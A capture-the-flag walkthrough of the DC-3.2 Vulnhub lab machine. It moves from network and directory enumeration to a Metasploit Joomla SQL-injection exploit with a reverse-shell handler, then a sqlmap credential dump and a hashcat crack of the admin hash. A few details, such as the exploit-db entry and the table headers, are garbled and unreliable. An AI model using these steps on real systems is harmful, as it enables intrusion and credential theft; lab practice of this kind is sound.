


DC-3 CTF:

Capture the flag pentest exercise DC-3.2 by DCAU on Vulnhub.

NETWORK ENUMERATION:

Run a nmap ping sweep to find the target and ensure communication.



The image shows two side-by-side windows. The left window is a terminal on a Kali Linux machine. It shows the execution of an nmap ping sweep on the 192.168.56.101/24 network. The output indicates that three hosts are up: 192.168.56.100, 192.168.56.108, and 192.168.56.101. It also shows a ping test to 192.168.56.108, which is successful. The right window is a VirtualBox window titled 'DC-3 [In esecuzione] - Oracle VirtualBox'. It shows a terminal window with the text 'Ubuntu 16.04 LTS DC-3 tty1' and 'DC-3 login:'.

```
(kali@kali)-[~]
$ nmap -sn 192.168.56.101/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 04:33 -0400
Nmap scan report for 192.168.56.1
Host is up (0.00047s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00024s latency).
MAC Address: 08:00:27:A9:AB:56 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.108
Host is up (0.00034s latency).
MAC Address: 08:00:27:22:DD:FF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.95 seconds


(kali@kali)-[~]
$ ping 192.168.56.108
PING 192.168.56.108 (192.168.56.108) 56(84) bytes of data.
64 bytes from 192.168.56.108: icmp_seq=1 ttl=64 time=0.904 ms
64 bytes from 192.168.56.108: icmp_seq=2 ttl=64 time=0.469 ms
64 bytes from 192.168.56.108: icmp_seq=3 ttl=64 time=0.546 ms
64 bytes from 192.168.56.108: icmp_seq=4 ttl=64 time=0.604 ms
^C
--- 192.168.56.108 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 0.469/0.630/0.904/0.164 ms

(kali@kali)-[~]
$
```

SERVICE ENUMERATION:

Running a generic nmap scan for all ports, versions and OS enumeration with default scripts.

I find only the 80 port open with the following daemon version:



The image shows a terminal window on a Kali Linux machine. It shows the execution of a detailed nmap scan on 192.168.56.108. The output indicates that the host is up and that port 80 is open, running Apache httpd 2.4.18. It also shows the OS as Linux 3.X|4.X and provides details about the network distance and the scan results.

```
(kali@kali)-[~]
$ nmap -p- -sV -sC -O -D RND:5 192.168.56.108
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 04:36 -0400
Nmap scan report for 192.168.56.108
Host is up (0.00062s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Home
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
MAC Address: 08:00:27:22:DD:FF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.51 seconds
```

DIRECTORY ENUMERATION:

Web recon was halted by the very restrictive access to the web application without login so I immediately started directory enumeration and web fuzzing in search for misconfigured web pages, directories, dotfiles or tilde dirs.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.108/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,bak,bk,php,md,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.108/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,bak,bk,php,md,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

images (Status: 301) [Size: 317] [→ http://192.168.56.108/images/]
index.php (Status: 200) [Size: 7109]
media (Status: 301) [Size: 316] [→ http://192.168.56.108/media/]
templates (Status: 301) [Size: 320] [→ http://192.168.56.108/templates/]
modules (Status: 301) [Size: 318] [→ http://192.168.56.108/modules/]
bin (Status: 301) [Size: 314] [→ http://192.168.56.108/bin/]
plugins (Status: 301) [Size: 318] [→ http://192.168.56.108/plugins/]
includes (Status: 301) [Size: 319] [→ http://192.168.56.108/includes/]
language (Status: 301) [Size: 319] [→ http://192.168.56.108/language/]
README.txt (Status: 200) [Size: 4494]
components (Status: 301) [Size: 321] [→ http://192.168.56.108/components/]
cache (Status: 301) [Size: 316] [→ http://192.168.56.108/cache/]
libraries (Status: 301) [Size: 320] [→ http://192.168.56.108/libraries/]
tmp (Status: 301) [Size: 314] [→ http://192.168.56.108/tmp/]
LICENSE.txt (Status: 200) [Size: 18092]
layouts (Status: 301) [Size: 318] [→ http://192.168.56.108/layouts/]
administrator (Status: 301) [Size: 324] [→ http://192.168.56.108/administrator/]
configuration.php (Status: 200) [Size: 0]
htaccess.txt (Status: 200) [Size: 3005]
cli (Status: 301) [Size: 314] [→ http://192.168.56.108/cli/]
server-status (Status: 403) [Size: 302]
Progress: 1543906 / 1543906 (100.00%)

Finished

(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.56.108/administrator -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,bak,bk,php,md,html


Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.108/administrator
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,bak,bk,php,md,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

help (Status: 301) [Size: 329] [→ http://192.168.56.108/administrator/help/]
index.php (Status: 200) [Size: 4803]
templates (Status: 301) [Size: 334] [→ http://192.168.56.108/administrator/templates/]
modules (Status: 301) [Size: 332] [→ http://192.168.56.108/administrator/modules/]
includes (Status: 301) [Size: 333] [→ http://192.168.56.108/administrator/includes/]
language (Status: 301) [Size: 333] [→ http://192.168.56.108/administrator/language/]
components (Status: 301) [Size: 335] [→ http://192.168.56.108/administrator/components/]
cache (Status: 301) [Size: 330] [→ http://192.168.56.108/administrator/cache/]
logs (Status: 301) [Size: 329] [→ http://192.168.56.108/administrator/logs/]
Progress: 361442 / 1543906 (23.41%) [ERROR] error on word readerforppc.php: Get "http://192.168.56.108/administrator/readerforppc.php": dial tcp 192.168.56.108:80: connect: no route to host
[ERROR] error on word project-support.txt: Get "http://192.168.56.108/administrator/project-support.txt": dial tcp 192.168.56.108:80: connect: no route to host
[ERROR] error on word readerforppc.html: Get "http://192.168.56.108/administrator/readerforppc.html": dial tcp 192.168.56.108:80: connect: no route to host
[ERROR] error on word readerforppc.txt: Get "http://192.168.56.108/administrator/readerforppc.txt": dial tcp 192.168.56.108:80: connect: no route to host
[ERROR] error on word readerforppc: Get "http://192.168.56.108/administrator/readerforppc": dial tcp 192.168.56.108:80: connect: no route to host
[ERROR] error on word readerforppc.md: Get "http://192.168.56.108/administrator/readerforppc.md": dial tcp 192.168.56.108:80: connect: no route to host
[ERROR] error on word project-support.md: Get "http://192.168.56.108/administrator/project-support.md": dial tcp 192.168.56.108:80: connect: no route to host
[ERROR] error on word project-support.html: Get "http://192.168.56.108/administrator/project-support.html": dial tcp 192.168.56.108:80: connect: no route to host
Progress: 1543906 / 1543906 (100.00%)

Finished
```



The first directory of interest I find is the admin login page that I enumerate further, this time with a Joomla! Specific wordlist.

```
(kali@kali)~$ gobuster dir -u http://192.168.56.108/administrator -w /usr/share/wordlists/seclists/Discovery/Web-Content/CMS/joomla-plugins.fuzz.txt -x txt,bak,bk,php,md,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.108/administrator
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/CMS/joomla-plugins.fuzz.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,txt,bak,bk,php,md
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

components/com_banners/.php (Status: 403) [Size: 330]
components/com_banners/.html (Status: 403) [Size: 331]
components/com_contact/.html (Status: 403) [Size: 331]
components/com_contact/.php (Status: 403) [Size: 330]
components/com_content/.html (Status: 403) [Size: 331]
components/com_content/.php (Status: 403) [Size: 330]
components/com_content/ (Status: 200) [Size: 3013]
components/com_content/ (Status: 200) [Size: 2825]
components/com_banners/ (Status: 200) [Size: 3013]
components/com_login/.php (Status: 403) [Size: 328]
components/com_login/.html (Status: 403) [Size: 329]
components/com_media/.html (Status: 403) [Size: 329]
components/com_media/.php (Status: 403) [Size: 328]
components/com_login/ (Status: 200) [Size: 1817]
components/com_messages/.html (Status: 403) [Size: 332]
components/com_messages/.php (Status: 403) [Size: 331]
components/com_messages/ (Status: 200) [Size: 2831]
components/com_newsfeeds/.html (Status: 403) [Size: 333]
components/com_media/ (Status: 200) [Size: 2815]
components/com_newsfeeds/.php (Status: 403) [Size: 332]
components/com_newsfeeds/ (Status: 200) [Size: 3025]
components/com_search/.php (Status: 403) [Size: 329]
components/com_search/.html (Status: 403) [Size: 330]
components/com_search/ (Status: 200) [Size: 2625]
components/com_users/ (Status: 200) [Size: 2813]
components/com_users/.php (Status: 403) [Size: 328]
components/com_users/.html (Status: 403) [Size: 329]
modules/mod_custom/.html (Status: 403) [Size: 327]
modules/mod_custom/.php (Status: 403) [Size: 326]
modules/mod_feed/.html (Status: 403) [Size: 325]
modules/mod_feed/ (Status: 200) [Size: 1614]
modules/mod_feed/.php (Status: 403) [Size: 324]
modules/mod_custom/ (Status: 200) [Size: 1425]
modules/mod_login/.php (Status: 403) [Size: 325]
modules/mod_login/.html (Status: 403) [Size: 326]
modules/mod_menu/.php (Status: 403) [Size: 324]
modules/mod_menu/.html (Status: 403) [Size: 325]
modules/mod_login/ (Status: 200) [Size: 1620]
modules/mod_menu/ (Status: 200) [Size: 2005]
Progress: 1568 / 1568 (100.00%)

Finished

(kali@kali)~$ gobuster dir -u http://192.168.56.108/administrator -w /usr/share/wordlists/seclists/Discovery/Web-Content/CMS/joomla-themes.fuzz.txt -x txt,bak,bk,php,md,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.108/administrator
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/CMS/joomla-themes.fuzz.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,md,html,txt,bak,bk
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

templates/system/.php (Status: 403) [Size: 324]
templates/system/.html (Status: 403) [Size: 325]
templates/system/ (Status: 200) [Size: 0]
Progress: 210 / 210 (100.00%)

Finished
```

I find that there's a lot of possibly interesting directories containing information on the components, includes, modules and extensions that I can access so I visit each and take note of all the interesting finds.

Index of /administrator/components

Name	Last modified	Size	Description
Parent Directory		-	
com_admin/	2019-03-23 19:28	-	
com_ajax/	2019-03-23 19:28	-	
com_associations/	2019-03-23 19:28	-	
com_banners/	2019-03-23 19:28	-	
com_biblestudy/	2019-03-23 20:18	-	
com_cache/	2019-03-23 19:28	-	
com_categories/	2019-03-23 19:28	-	
com_checkin/	2019-03-23 19:28	-	
com_config/	2019-03-23 19:28	-	
com_contact/	2019-03-23 19:28	-	
com_content/	2019-03-23 19:28	-	
com_contenthistory/	2019-03-23 19:28	-	
com_cpanel/	2019-03-23 19:28	-	
com_fields/	2019-03-23 19:28	-	
com_finder/	2019-03-23 19:28	-	
com_installer/	2019-03-23 19:28	-	
com_joomlaupdate/	2019-03-23 19:28	-	
com_languages/	2019-03-23 19:28	-	
com_login/	2019-03-23 19:28	-	
com_media/	2019-03-23 19:28	-	
com_menus/	2019-03-23 19:28	-	
com_messages/	2019-03-23 19:28	-	
com_modules/	2019-03-23 19:28	-	
com_newsfeeds/	2019-03-23 19:28	-	
com_plugins/	2019-03-23 19:28	-	
com_postinstall/	2019-03-23 19:28	-	
com_redirect/	2019-03-23 19:28	-	
com_search/	2019-03-23 19:28	-	
com_tags/	2019-03-23 19:28	-	
com_templates/	2019-03-23 19:28	-	
com_users/	2017-04-26 00:53	-	

Index of /administrator/includes

Name	Last modified	Size	Description
Parent Directory		-	
defines.php	2017-04-26 00:53	1.0K	
framework.php	2017-04-26 00:53	2.1K	
helper.php	2017-04-26 00:53	1.0K	
subtoolbar.php	2017-04-26 00:53	4.3K	
toolbar.php	2017-04-26 00:53	18K	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.108 Port 80

Index of /administrator/modules

Name	Last modified	Size	Description
Parent Directory		-	
mod_custom/	2019-03-23 19:28	-	
mod_feed/	2019-03-23 19:28	-	
mod_latest/	2019-03-23 19:28	-	
mod_logged/	2019-03-23 19:28	-	
mod_login/	2019-03-23 19:28	-	
mod_menu/	2019-03-23 19:28	-	
mod_multilangstatus/	2019-03-23 19:28	-	
mod_popular/	2019-03-23 19:28	-	
mod_quickicon/	2019-03-23 19:28	-	
mod_stats_admin/	2019-03-23 19:28	-	
mod_status/	2019-03-23 19:28	-	
mod_submenu/	2019-03-23 19:28	-	
mod_title/	2019-03-23 19:28	-	
mod_toolbar/	2019-03-23 19:28	-	
mod_version/	2017-04-26 00:53	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.108 Port 80

which I look up to find specifically associated with historical file inclusion and sql injection vulnerabilities.

I notice another possible attack vector: convert.htm. a file size converter that I theorized to be able to html inject through an hijacked burpsuite request only to find a server-side filtering of said requests. Interesting nonetheless.

Index of /administrator/components/com_biblestudy

EXPLOIT
DATABASE

Joomla! Component com_biblestudy - Local File Inclusion

EDB-ID:
10942

CVE:
2019-0157

Author:
FLORIX

Type:
WEBAPPS

Platform:
PHP

Date:
2019-01-03

EDB Verified: ✓

Exploit: 🚩 / 📄

Vulnerable App:

⬅

File Size Converter

Enter the size of your file and click "Convert" to easily convert your file to bytes.

MB

Convert

PrettyRawHex

```
1 GET /administrator/components/com_biblestudy/convert1.htm?mailf=%3chi%3etest%3c%2fh1%3e6e6e%3c%20Submi%3ct1=Convert HTTP/1.1
2 Host: 192.168.56.108
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
  =0.7
7 Referer: http://192.168.56.108/administrator/components/com_biblestudy/convert1.htm
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
```

Name	Last modified	Size	Description
Parent Directory		-	
access.xml	2019-03-23 20:18	10K	
addons/	2019-03-23 20:12	-	
api.php	2019-03-23 20:18	4.6K	
biblestudy.php	2019-03-23 20:18	1.5K	
biblestudy.script.php	2019-03-23 20:18	14K	
biblestudy.xml	2019-03-23 20:18	4.4K	
config.xml	2019-03-23 20:18	755	
controller.php	2019-03-23 20:18	1.9K	
controllers/	2019-03-23 20:12	-	
convert1.htm	2019-03-23 20:18	2.1K	
help/	2019-03-23 20:12	-	
helpers/	2019-03-23 20:12	-	
install/	2019-03-23 20:18	-	
language/	2019-03-23 20:12	-	
lib/	2019-03-23 20:12	-	
models/	2019-03-23 20:12	-	
postinstall/	2019-03-23 20:12	-	
tables/	2019-03-23 20:12	-	
views/	2019-03-23 20:12	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.56.108 Port 80

4

JOOMLA! EXPLOIT ENUMERATION:

I look up the Joomla! Version (that I obtained during web recon and directory enumeration).

```

(____)(____)(____)(____)(____)(____)(____)(____)(____)(____)
.-)(____)(____)(____)(____)(____)(____)(____)(____)(____)(____)
\____)(____)(____)(____)(____)(____)(____)(____)(____)(____)
(1337.today)

--=[OWASP JoomScan
+--+--=[Version : 0.0.7
+--+--=[Update Date : [2018/09/23]
+--+--=[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://192.168.56.108/administrator ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

```

Admin takeover requires the admin's session ID and credentials, so we'll put that away for now. This CMS seems very vulnerable to SQLi so that will be our next test.

```
(kali㉿kali)-[~]
$ searchsploit joomla! 3.6
```

Exploit Title
Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation
Joomla! < 3.6.4 - Admin Takeover
Joomla! Component BookLibrary 3.6.1 - SQL Injection
Joomla! Component com_jcalpro 1.5.3.6 - Remote File Inclusion
Joomla! Component com_payplans 3.3.6 - SQL Injection
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting
Joomla! Component Form Maker 3.6.12 - SQL Injection
Joomla! Component Gallery WD 1.3.6 - SQL Injection
Joomla! Component Monthly Archive 3.6.4 - 'author_form' SQL Injection
Joomla! Component Spider Contacts 1.3.6 - 'contacts_id' SQL Injection
Joomla! Component Timetable Schedule 3.6.8 - SQL Injection

I cross-examined the exploits on searchsploit/exploit-db with those available from the metasploitable framework to cover more of our options. There I find some reasy SQLi attacks I can run, and although unsuccessful at first we find out the database prefix, this will be useful later on in our process.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/http/joomla_gallerywd_sqli_scanner	2015-03-30	normal	No	Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
1	exploit/unix/webapp/joomla_tinybrowser	2009-07-22	excellent	Yes	Joomla 1.5.12 TinyBrowser File Upload Code Execution
2	auxiliary/scanner/http/joomla_api_improper_access_checks	2023-02-01	normal	Yes	Joomla API Improper Access Checks
3	auxiliary/admin/http/joomla_registration_privesc	2016-10-25	normal	Yes	Joomla Account Creation and Privilege Escalation
4	exploit/unix/webapp/joomla_akeeba_unserialize	2014-09-29	excellent	Yes	Joomla Akeeba Kickstart Unserialize Remote Code Execution
5	auxiliary/scanner/http/joomla_bruteforce_login	.	normal	No	Joomla Bruteforce Login Utility
6	exploit/unix/webapp/joomla_comfields_sqli_rce	2017-05-17	excellent	Yes	Joomla Component Fields SQLi Remote Code Execution
7	exploit/unix/webapp/joomla_comjce_imgmanager	2012-08-02	excellent	Yes	Joomla Component JCE File Upload Remote Code Execution
8	exploit/unix/webapp/joomla_contenthistory_sqli_rce	2015-10-23	excellent	Yes	Joomla Content History SQLi Remote Code Execution
9	exploit/multi/http/joomla_http_header_rce	2015-12-14	excellent	Yes	Joomla HTTP Header Unauthenticated Remote Code Execution
10	exploit/unix/webapp/joomla_media_upload_exec	2013-08-01	excellent	Yes	Joomla Media Manager File Upload Vulnerability

```

msf exploit(unix/webapp/joomla_comfields_sqli_rce) > set RHOSTS 192.168.56.108
RHOSTS => 192.168.56.108
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(unix/webapp/joomla_comfields_sqli_rce) > run
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.108:80 - Retrieved table prefix [ d8uea ]
[-] Exploit aborted due to failure: unknown: 192.168.56.108:80: No logged-in Administrator or Super User user found!
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/joomla_comfields_sqli_rce) >

```

SQL INJECTION & CREDENTIALS CRACKING:

Using sqlmap batch injection I find information on the databases, including the one which prefix we previously retrieved and the admin's credentials.

```
[07:00:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.1
[07:00:59] [INFO] fetching database names
[07:00:59] [INFO] retrieved: 'information_schema'
[07:00:59] [INFO] retrieved: 'joomladb'
[07:00:59] [INFO] retrieved: 'mysql'
[07:00:59] [INFO] retrieved: 'performance_schema'
[07:00:59] [INFO] retrieved: 'sys'
available databases [5]:
[*] information_schema
[*] joomladb
[*] mysql
[*] performance_schema
[*] sys

[07:00:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2066 times, 404 (Not Found) - 83 times
[07:00:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.108'
```

```
Database: joomladb
Table: d8uea_users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | otep | email | name | otpKey | params | lastvisitDate | resetCount | registerDate | requireReset | lastResetTime | block |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 629 | <blank> | freddy@norealaddress.net | admin | <blank> | {"admin_style":"","admin_language":"","language":"","editor":"","helpsite":"","timezone":""} | 0 | 0 | 2019-03-23 09:44:38 | 0 | 0000-00-00 00:00:00 | 2019-03-25 12:59:30 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

The password has been encrypted in bcrypt, I check whether or not it's sensible to go for a crack with hashcat and the rockyou.txt wodlist.

```
+-----+-----+-----+-----+
| password | username | sendEmail | activation |
+-----+-----+-----+-----+
| $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWF1fB1Zu | admin | 1 | 0 |
+-----+-----+-----+-----+
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWF1fB1Zu:snoopy



Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0 ... 1fB1Zu
```

